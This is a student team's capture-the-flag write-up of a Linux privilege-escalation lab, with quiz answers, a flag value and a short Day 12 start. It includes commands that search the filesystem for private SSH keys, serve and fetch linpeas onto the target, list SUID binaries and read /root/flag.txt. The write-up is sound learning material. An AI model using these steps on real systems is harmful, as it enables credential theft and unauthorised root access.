PSP0201

Week 4

Writeup

Group Name: SupremeChickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	DIckshen	Member


Day 11: Networking - The Rogue Gnome

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

A1: Vertical




Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

A2: Vertical


Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

A3: Horizontal



Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

A4: sudoers



Our directory has three directories "**exampledir**[3]" and three files "**examplefile**[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "**r**" for reading, "**w**" for write and "**x**" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below - rw**x**rw**x**r):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Q5: What is the Linux Command to enumerate the key for SSH?

A5: find / -name id_rsa 2> /dev/null

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

A6: chmod +x find.sh

```
-bash-4.4$ chmod +x linpeas.sh
-bash-4.4$ ./linpeas.sh
```


Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

A7: python 3 -m http.server 9999

```
┌──(kali㉿kali)-[~/uploads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Q8: What are the contents of the file located at /root/flag.txt?

A8: thm{2fb10afe933296592}



Thought Process/Methodology:

First, I open the terminal and key in ‘ssh cmnatic@[MACHINE-IP]’. Next, I create ‘uploads’ and change the directory into it. Then, I change the content of linpeas.sh with the content of linpeas.sh on the internet by using the nano command. Next, I host a http server using python3 on port 80. Next, I go back to the first terminal and key in ‘wget http://[MACHINE-IP]/linpeas.sh’. After that, I open a new terminal and key in ‘ssh cmnatic@[MACHINE-IP]’ again. Then, I key in ‘find / -perm -u=s -type f 2>/dev/null’ and ‘cat /root/flag.txt’. I get a flag at the end.


Day 12: Networking - Ready, set, elf.


Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What is the version number of the web server?


A1: 9.0.17

